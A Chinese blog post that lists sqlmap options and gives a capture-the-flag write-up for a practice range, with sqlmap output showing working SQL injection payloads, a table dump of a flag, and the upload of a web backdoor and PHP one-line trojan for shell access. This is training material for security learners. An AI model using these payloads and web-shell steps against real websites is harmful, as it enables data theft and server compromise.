

# sqlmap的使用（以封神台题目为例）

原创

[yangtailang94666](#)  于 2021-10-11 22:57:52 发布  445  收藏

文章标签：[html5](#)

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/yangtailang94666/article/details/120711393>

版权

一、sqlmap选项

目标:至少要选中一个参数

-u URL, --url=URL 目标为 URL (例如. "http://www.site.com/vuln.php?id=1")

-g GOOGLEDORK 将谷歌dork的结果作为目标url

请求:

这些选项可用于指定如何连接到目标URL

--data=DATA 数据字符串通过POST发送

--cookie=COOKIE HTTP Cookie的值

--random-agent 随机选择 HTTP User-Agent 头的值

--proxy=PROXY 使用代理去连接目标URL

--tor 使用匿名网络

--check-tor 检查Tor是否正确使用

注入:

这些选项可用于指定要测试哪些参数, 提供自定义注入负载和可选篡改脚本

-p TESTPARAMETER 可测试的参数

--dbms=DBMS 将后端DBMS强制到此值

检测:

这些选项可用于定制检测阶段

--level=LEVEL 执行的测试级别(1-5, 默认 1)

--risk=RISK 执行测试的风险 (1-3, 默认 1)

技术:

这些选项可用于调整特定SQL注入的测试的技术

--technique=TECH SQL注入技术选择 (默认 "BEUSTQ")

枚举:

T这些选项可用于枚举后端数据库管理系统的信息、结构和数据表。此外, 还可以运行自己的SQL语句

-a, --all 检索全部

-b, --banner 检索 banner

--current-user 检索当前用户

--current-db 检索当前数据库

--passwords 列出用户密码的hash值

--tables 列出表

--columns 列出字段

--schema 列出DBMS schema

--dump Dump DBMS数据库表的条目

--dump-all Dump 所有DBMS数据库表的条目

-D DB 指定数据库

-T TBL 指定表

-C COL 指定字段

操作系统访问:

这些选项可用于访问后端数据库管理系统底层操作系统

--os-shell 提示为交互式操作系统shell (用于扫描网站管理界面, 便于上传木马)

--os-pwn 提示为OOB外壳, Meterpreter或VNC

通用:

这些选项可用于设置一些通用的工作参数

--batch 永远不要要求用户输入, 使用默认行为

--flush-session 刷新当前目标的会话文件

杂项:

--sqlmap-shell 提示输入交互式sqlmap shell

--wizard 初学者的简单向导界面

## 二、sqlmap使用

1.对url进行检测，判断是否存在SQL注入

```
python sqlmap.py -u "url" --batch
```

2.获取数据库

```
python sqlmap.py -u URL --dbs --batch 获取全部数据库
```

```
python sqlmap.py -u URL --current-db --batch 获取当前数据库
```

3.获取当前数据库里所有表

```
python sqlmap.py -u URL -D 数据库名字 --tables --batch
```

4.获取表的字段

```
python sqlmap.py -u URL -D 数据库名称 -T 表名称 --columns --batch
```

5.dump字段内容


```
python sqlmap.py -u URL -D 数据库名称 -T 表名称 -C字段名称 --dump-all
```

封神台旧靶场第一到第五题 write up

第一题

探测aqlab.cn的子域名网站。端口8001

使用layer子域名挖掘机。



、这两开放端口的域名打开便是



flag: flag-8adc-3387-c2ed6

[点击进入下一题 http://shop.aqlab.cn:8001/](http://shop.aqlab.cn:8001/)

第一题的flag拿到

第二题的flag就是8001

只有这个端口开放的。

使用御剑扫描

《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656

域名:  开始扫描 停止扫描

线程: 86 (条 CPU核心 \* 5最佳)  DIR: 1153  ASPX: 822  探测200

超时: 1 (秒 超时的页面被丢弃)  ASP: 1854  PHP: 1066  探测403

MDB: 419  JSP: 631  探测3XX

扫描信息: 扫描完成... 扫描线程: 0 扫描速度: 0/秒

ID	地址	HTTP响应
1	<a href="http://shop.aqlab.cn:8001/robots.txt">http://shop.aqlab.cn:8001/robots.txt</a>	200
2	<a href="http://shop.aqlab.cn:8001/index.html">http://shop.aqlab.cn:8001/index.html</a>	200

CSDN @yangtailang94666

扫描到两个端口网站。第一个进去就




flag: flag-8adc-2230-ekdl

CSDN @yangtailang94666

拿到了第三题的flag

第四题告诉我们这个网站可以sql注入，那么我们首先找到注入点 一般有图片的地方跟数据库有链接。将鼠标放到图片上，



可见显示出一个网址，后面有id=1 可知跟数据库有链接。

接下来，使用sqlmap扫描 来找到，这个网址的数据库，数据库里的表，表中的数据。

接下来完全是sqlmap的使用实操。

我使用的是win7虚拟机下的sqlmap。还可以使用kali自带的

首先扫描数据库Sqlmap.py -u URL --dbs

```
[21:10:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 6996=6996 AND 'UAh0'='UAh0

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 2974 FROM (SELECT($SLEEP(5)))UDpG) AND 'ErYk'='ErY
k

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=-3346' UNION ALL SELECT NULL,CONCAT(0x7178767071,0x62447a7373714
44f566a6f7047416f44707a61734b747a64484a54704f534f47657569457a6a5647,0x7162717171
),NULL-- -
---
[21:10:30] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.11.5, PHP 5.6.27
back-end DBMS: MySQL >= 5.0.12
[21:10:30] [INFO] fetching database names
[21:10:31] [INFO] resumed: 'information_schema'
[21:10:31] [INFO] resumed: 'cake'
[21:10:31] [INFO] resumed: 'mysql'
available databases [3]:
[*] cake
[*] information_schema
[*] mysql

[21:10:31] [INFO] fetched data logged to text files under 'C:\Users\yang\AppData
\Local\sqlmap\output\shop.aqlab.cn'
CSDN @yangtailang94666
[21:10:31] [INFO] fetched data logged to text files under 'C:\Users\yang\AppData
\Local\sqlmap\output\shop.aqlab.cn'
```

发现有三个数据库。

再 -u URL --tables

```
Database: cake
[2 tables]
+-----+
| user  |
| cakes |
+-----+

Database: information_schema
[28 tables]
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| ENGINES
| EVENTS
| FILES
| GLOBAL_STATUS
| GLOBAL_VARIABLES
| KEY_COLUMN_USAGE
| PARTITIONS
| PLUGINS
| PROCESSLIST
| PROFILING
| REFERENTIAL_CONSTRAINTS
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| SESSION_STATUS
| SESSION_VARIABLES
| STATISTICS
| TABLES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TRIGGERS
| USER_PRIVILEGES
| VIEWS
+-----+

Database: mysql
[24 tables]
+-----+
| user
| columns_priv
| db
+-----+

CSDN @yangtailang94666
```

扫出来所有的表。扫描字段，--dump-all

```

[*] starting @ 21:28:06 /2021-10-11/
[21:28:06] [INFO] resuming back-end DBMS 'mysql'
[21:28:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored se
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 6996=6996 AND 'UAh0'='UAh0

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 2974 FROM (SELECT(SLEEP(5)))UDp
k

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=-3346' UNION ALL SELECT NULL,CONCAT(0x71787670
44f566a6f7047416f44707a61734b747a64484a54704f534f47657569457a6
),NULL-- -
---
[21:28:06] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.11.5, PHP 5.6.27
back-end DBMS: MySQL >= 5.0.12
[21:28:06] [INFO] fetching entries of column(s) 'passwd' for t
abase 'cake'
Database: cake
Table: user
[1 entry]
+-----+
| passwd |
+-----+
| flag-8adc-6513-e54az |
+-----+

[21:28:07] [INFO] table 'cake.`user`' dumped to CSU file 'C:\U
Local\sqlmap\output\shop.aqlab.cn\dump\cake\user.csu'
[21:28:07] [INFO] fetched data logged to text files under 'C:\
\Local\sqlmap\output\shop.aqlab.cn'

[*] ending @ 21:28:07 /2021-10-11/
CSDN @yangtailang94666

```

flag拿到。

第五题

根目录下flag.php

使用cmd命令查看文件内容

#在上关卡中，我们拿到注入

根据shell权限，查看根目录下的flag.php文件

进行一句话木马的上传。

首先，扫描该网站的后台，看看有没有可以上传漏洞的地方

sqlmap 扫描


```
web application technology: Nginx 1.11.5, PHP 5.6.27
back-end DBMS: MySQL >= 5.0.12
[22:37:45] [INFO] going to use a web backdoor for command prompt
[22:37:45] [INFO] fingerprinting the back-end DBMS operating system
[22:37:45] [INFO] the back-end DBMS operating system is Windows
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[22:37:48] [INFO] retrieved the web server document root: 'C:\phpStudy\WWW'
[22:37:48] [INFO] retrieved web server absolute paths: 'C:/phpStudy/WWW/single.
hp'
[22:37:48] [INFO] trying to upload the file stager on 'C:/phpStudy/WWW/' via LI
IT 'LINES TERMINATED BY' method
[22:37:49] [INFO] the file stager has been successfully uploaded on 'C:/phpStud
/WWW/' - http://shop.aqlab.cn:8001/tmpuiraa.php
[22:37:50] [INFO] the backdoor has been successfully uploaded on 'C:/phpStudy/W
W/' - http://shop.aqlab.cn:8001/tmpbzgrb.php
[22:37:50] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> _
```

CSDN @yangtailang94666

扫到后台。



ultrices. Donec laoreet diam




File uploaded



上传php木马成功


由题目可知 上传到了根目录下。

中国蚁剑




CSDN @yangtailang94666

使用菜刀连接



CSDN @yangtailang94666



找到flag.php